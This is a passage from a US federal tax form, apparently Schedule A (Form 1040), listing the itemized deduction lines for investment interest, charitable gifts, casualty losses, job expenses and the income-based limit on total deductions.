14 Investment interest. Attach Form 4952 if required. (See instructions.) 14
15 Add lines 10 through 14 15

Gifts to Charity

If you made a gift and got a benefit for it, see instructions.

16 Gifts by cash or check. If you made any gift of $250 or more, see instructions 16
17 Other than by cash or check. If any gift of $250 or more, see instructions. You **must** attach Form 8283 if over $500 . . . 17
18 Carryover from prior year 18
19 Add lines 16 through 18 19

Casualty and Theft Losses

20 Casualty or theft loss(es). Attach Form 4684. (See instructions.) 20

Job Expenses and Certain Miscellaneous Deductions

21 Unreimbursed employee expenses—job travel, union dues, job education, etc. Attach Form 2106 or 2106-EZ if required. (See instructions.) ▶ 21
22 Tax preparation fees 22
23 Other expenses—investment, safe deposit box, etc. List type and amount ▶ 23
24 Add lines 21 through 23 24
25 Enter amount from Form 1040, line 38 | 25 |
26 Multiply line 25 by 2% (.02) 26
27 Subtract line 26 from line 24. If line 26 is more than line 24, enter -0- 27

Other Miscellaneous Deductions

28 Other—from list in instructions. List type and amount ▶ 28

Total Itemized Deductions

29 Is Form 1040, line 38, over $152,525?
☐ **No.** Your deduction is not limited. Add the amounts in the far right column for lines 4 through 28. Also, enter this amount on Form 1040, line 40.
☐ **Yes.** Your deduction may be limited. See the Itemized Deductions Worksheet in the instructions to figure the amount to enter. 29
30 If you elect to itemize deductions even though they are less than your standard deduction, check here . . . . . ▶ ☐

Teaching Evaluations

Q&A